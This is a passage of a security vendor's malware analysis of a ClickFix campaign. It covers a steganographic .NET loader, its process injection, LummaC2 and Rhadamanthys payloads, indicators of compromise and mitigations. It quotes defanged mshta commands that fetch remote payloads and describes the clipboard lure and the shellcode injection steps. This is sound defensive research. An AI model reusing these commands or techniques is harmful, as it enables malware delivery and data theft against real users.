
The entry point function, drkdbVkywZ(), starts calling a chain of 10,000 empty functions, once again to confuse analysis.

Figure 13: dnSpy output of trampoline call chain

At the end, AVP[…REDACTED…]ugU.sht[…REDACTED…]IXR() is called. This function will then call, wVR[…REDACTED…]NMu.ojo[…REDACTED…]sgY(), which beings the actual malicious execution:
Figure 14: dnSpy output displaying the “real” entry point to the loader

We can observe large variable and function names to confuse analysis. Additionally, this loader AES encrypts and base64 encodes all configuration strings, C# source code, and the image used to extract shellcode from.
The configuration for the assembly is constructed from within the DcbCUbXDuZPWmoZkphlzTjZmxQmxHjZhyKAqGeerWJIDsyHiEevmUoatdPeePzWlaIxCOJEkcTCkBvUZjeTCNMmkJgnRaZCxNxDKafuVAljbLQSHUfVKGtyn class:
Figure 15: dnSpy output displaying configuration decryption

From the above, the AES key and IV used for decryption are Base64-encoded. We can easily decode these to use for future decryption, leveraging the AES Key (909cdc682e43492e) and IV (01fe83e20bbe47f2).
Using the above, we can decrypt the hardcoded strings and leverage Find & Replace operations to rename class, function and variable names. After doing so, we can see the actual entry point function, wVR[…REDACTED…]NMu.ojo[…REDACTED…]sgY(), runs the below:
Figure 16: Deobfuscated “real” entry point function

-
stegoExtract.pullImageFromResource() -> Used to pull encrypted image data from the .NET manifest resource
-
cryptoType.aesDecrypt() -> AES decrypts using previously recovered key & IV
-
stegoExtract.getShellcodeFromImage() -> uses custom stego algorithm to extract shellcode
-
executeStageFor.injectAndExecute() -> inject shellcode into target process for execution
Extracting the image
Figure 17: Deobfuscated function to pull manifest resource

The method GetManifestResourceStream() is used to load the specified manifest resource from this assembly. From the config, the resource name cd8302542f494f4d8fbcb2d21425b316 is provided.
Figure 18: dnSpy output displaying manifest resource

The manifest resource cd8302542f494f4d8fbcb2d21425b316 is encrypted using AES. Using the function cryptoType.aesDecrypt(), we can decrypt to a real PNG file:
Figure 19: Decrypted image containing shellcode

Steganography algorithm
Once the data has been extracted from the manifest resource and AES decrypted, a custom steganographic algorithm is used to extract the shellcode from the raw PNG file.
-
Loads the PNGs raw bytes from the MemoryStream into System.Drawing.Bitmap object so pixel data can be accessed via the bitmap variable
Figure 20: Snippet of deobfuscated stego algorithm

-
Pixel height and width variables are defined from bitmap, and arrays array and array2 are created
-
array is initialized to width* height * 4 to hold the BGRA pixel data
-
array2 is initialized to width* height to store the shellcode from a single BGRA channel
Figure 21: Snippet of deobfuscated stego algorithm

- Then, LockBits() is used to “lock a bitmap into system memory”, with read-only permission. Once locked, the pixel bytes are read from memory and copied to the array.
Figure 22: Snippet of deobfuscated stego algorithm

-

The outer loop iterates through rows in the y variable
-
For each row, an offset rowOffset is calculated to account for Stride
-
A second for loop iterates through every column value x, calculating the baseIndex (which points to the start of the pixel data), and then adding + 2 to access the 'R' channel
-
The new index, for the shellcode, is calculated using y * width + x
-
The encrypted shellcode bytes are extracted using the baseIndex
-
These are decrypted by XORing 114 with (255 - red)
Figure 23: Snippet of deobfuscated stego algorithm
-
Each row of pixels might be padded on 4-byte boundaries for performance. Stride is the total number of bytes per row, in memory (including an additional padded bytes)
- Stride >= width * bytes per pixel
-
If ignored, the indexing will drift and result in scrambled data
We can recreate this algorithm in Python to extract the raw shellcode:
Stage 4 - Dynamic Compilation & Injection
Once the shellcode has been extracted and stored in the byte array array, the function executeStageFor.injectAndExecute() is called to inject into explorer.exe. The function injectAndExecute() will:
-
Decrypt 4th stage C# source code for process injection
-
Compile C# source code to a .NET assembly
-
Reflectively load the .NET assembly
-
Invoke a function in the assembly to inject shellcode into the target process
Figure 24: Snippet of deobfuscated C# code invoking process injection

We can decrypt the source to reveal how process injection is performed:
Figure 25: Snippet of C# source that is compiled on execution

The snippet above performs standard process injection, with the following aliases set for the corresponding Win32 API functions:
-
AllocEx -> VirtualAllocEx (Allocates memory within the virtual address space of the target process with executable permissions (PAGE_EXECUTE_READWRITE))
-
ProccEx -> CreateProcessA (Creates a new process in a suspended state, allowing for memory manipulation before execution begins)
-
Mem -> WriteProcessMemory (Writes the shellcode into the previously allocated memory region of the target process)
-
Creater -> CreateRemoteThread (Creates a thread in the virtual address space of the target process, with the thread's entry point set to the injected payload)
-
Single -> WaitForSingleObject (Waits for the remote thread to complete execution before proceeding with cleanup operations)
-
Process -> TerminateProcess (Terminates the target process after the payload has finished executing)
-
Handle -> CloseHandle (Releases handles to the process and thread objects)
Stage 5 - Donut Shellcode
The shellcode extracted using the stego algorithm is injected into a target process using a secondary reflectively loaded assembly. The shellcode from the analysed samples has been packed using donut.
Figure 26: DiE identifying Donut shellcode

We can use the donut-decryptor tool to extract the final stage, in this case, a LummaC2 sample.
Figure 27: Extracting LummaC2 from the donut-packed shellcode

LummaC2 Analysis
Senior Huntress & Response Analyst, Anna Pham, developed an updated configuration extractor for the LummaC2 samples we observed in the wild:
Figure 28: Output of LummaC2 configuration extractor

Campaign evolves: Time for an update
Huntress has also observed a unique ClickFix lure, where victims are tricked into believing that Windows has initiated an update cycle, with the browser entering full-screen mode and displaying a genuine-looking Windows Update screen. At the end of the “update”, users are encouraged to follow the regular Win+R & Ctrl+V pattern to paste a malicious command.
In these cases, the same execution chain, as detailed with the Human Verification Lure, is observed. This starts with an mshta.exe command that contains a URL where the 2nd octet is always hex-encoded. This leads to the execution of PowerShell, which dynamically decrypts and loads a reflective .NET assembly that, in turn, loads another .NET assembly used for process injection. The shellcode injected into the target process is extracted using steganography.
Analysis of the shellcode extracted from the steganographic loader used in the Windows Update Lure campaign revealed a different final payload than LummaC2, as seen in the above cases.
Figure 29: Fake Windows Update Lure

This lure has previously been shared by the security community:
Figure 30: X post of Windows Update Lure

Since the beginning of October, Huntress has tracked a few clusters of ClickFix activity associated with this Windows Update campaign. One of the clusters involves the IP address, 141.98.80[.]175, which has been used to deliver the first-stage and 2nd stage payloads on Huntress partners since October 1:
2025-10-01 - Report 1
-
Windows Update ClickFix Domain: xcvcxoipoeww[.]site (192.124.176[.]103)
-
Stage 1 (mshta): hXXp://141.0x62.80[.]175/tick.odd
-
Stage 2 (PowerShell): securitysettings[.]live
-
Stage 3 (Stego Loader) -> … Rhadamanthys Stealer
2025-10-05 - Report 2
-
Windows Update ClickFix Domain: xcvcxoipoeww[.]site (192.124.176[.]103)
-
Stage 1 (mshta): hXXp://141.0x62.80[.]175/gpsc.dat
-
Stage 2 (PowerShell): securitysettings[.]live (141.98.80[.]175)
-
Stage 3 (Stego Loader) -> … Rhadamanthys Stealer
2025-10-13 - Report 3
-
Windows Update ClickFix Domain: N/A
-
Stage 1 (mshta): hXXp://141.0x62.80[.]175/ercx.dat
-
Stage 2 (PowerShell): xoiiasdpsdoasdpojas[.]com (141.98.80[.]175)
-
Stage 3 (Stego Loader) -> … Rhadamanthys Stealer
2025-10-15 - Report 4
-
Windows Update ClickFix Domain: N/A
-
Stage 1 (mshta): hXXp://141.0x62.80[.]175/rtdx.dat
-
Stage 2 (PowerShell): xoiiasdpsdoasdpojas[.]com (141.98.80[.]175)
-
Stage 3 (Stego Loader) -> … Rhadamanthys Stealer
Figure 31: Rhadamnthys Stealer execution chain

2025-10-17 - Report 5
-
Windows Update ClickFix Domain: N/A
-
Stage 1 (mshta): hXXp://141.0x62.80[.]175/one.dat
-
Stage 2 (PowerShell): xoiiasdpsdoasdpojas[.]com (141.98.80[.]175)
-
Stage 3 (Stego. Loader) -> … Rhadamanthys Stealer
The threat actor often changes the URI (/tick.odd, /gpsc.dat, /ercx.dat, etc.) used to host the first mshta.exe stage. Additionally, the threat actor moved from hosting the second stage on the domain securitysettings[.]live and instead hosted on xoiiasdpsdoasdpojas[.]com, although both point to the same IP address 141[.]98[.]80[.]175, which was also used to deliver the first stage!
Windows Update Source
The source code of the Windows Update ClickFix lure site is not obfuscated, contains comments in Russian, and has logging capabilities that we can leverage to identify additional sites.

Figure 32: Snippet of Windows Update Lure source code
From the above, the malicious command mshta hXXp://141.0x62.80[.]175/very.dat is passed into the navigator.clipboard.writeText() function to copy to the clipboard.
Figure 33: Snippet of sendStat() function used to log interaction


Figure 34: Snippet of sendStat() function being called
Additionally, the function sendStat() will attempt to make a POST request to /r-pannel/stats.php. We can pivot on this in URLScan to identify additional ClickFix websites hosting this lure:

Figure 35: Pivoting to identify additional Windows Update Lure sites
Conclusion
Huntress observed two distinct variants of the ClickFix lure during the investigation: a standard “Robot Verification” and a newer, more convincing “Windows Update” page. Despite the different visual themes, both campaigns begin with an mshta.exe command that contains a URL with an IP address, where the second octet is always hex-encoded. This eventually leads to the deployment of the .NET steganographic loader, which extracts Donut-packed shellcode hidden inside the pixel data of PNG images.
It is worth noting that this analysis was conducted both before and after the recent Operation Endgame law enforcement takedowns targeting the Rhadamanthys infrastructure, which was announced on November 13. As of November 19, multiple active domains (see Cluster 2 in the IOCs table) continue to host the Windows Update Lure page associated with the Rhadamanthys campaign. All of these lures point to the same hex-encoded URL structure previously linked to the deployment of Rhadamanthys, although it appears this payload is no longer being hosted.
Ultimately, while the use of steganography helps these payloads evade signature-based detection and complicates analysis, the attacks rely on a simple delivery mechanism: the victim manually opening the Windows Run box to paste a malicious command. To stop this, organisations must ensure users are trained to identify these ClickFix-lure tactics. Huntress also recommends deploying mitigating controls, such as disabling the Run prompt via Registry changes or Group Policy.
Mitigations
The most effective way to mitigate ClickFix is by disabling the Windows Run box, which can be done with the registry modification below:
reg add "HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer" /v NoRun /t REG_DWORD /d 1 /f
Recommendations
-
Block the Windows Run box: Implement the registry modifications above or deploy GPO policies to block interaction with the Windows Run Box
-
Security Awareness Training: Ensure users are trained on the ClickFix methodology, emphasising that legitimate CAPTCHA or Windows Update processes will never require pasting and running commands
-
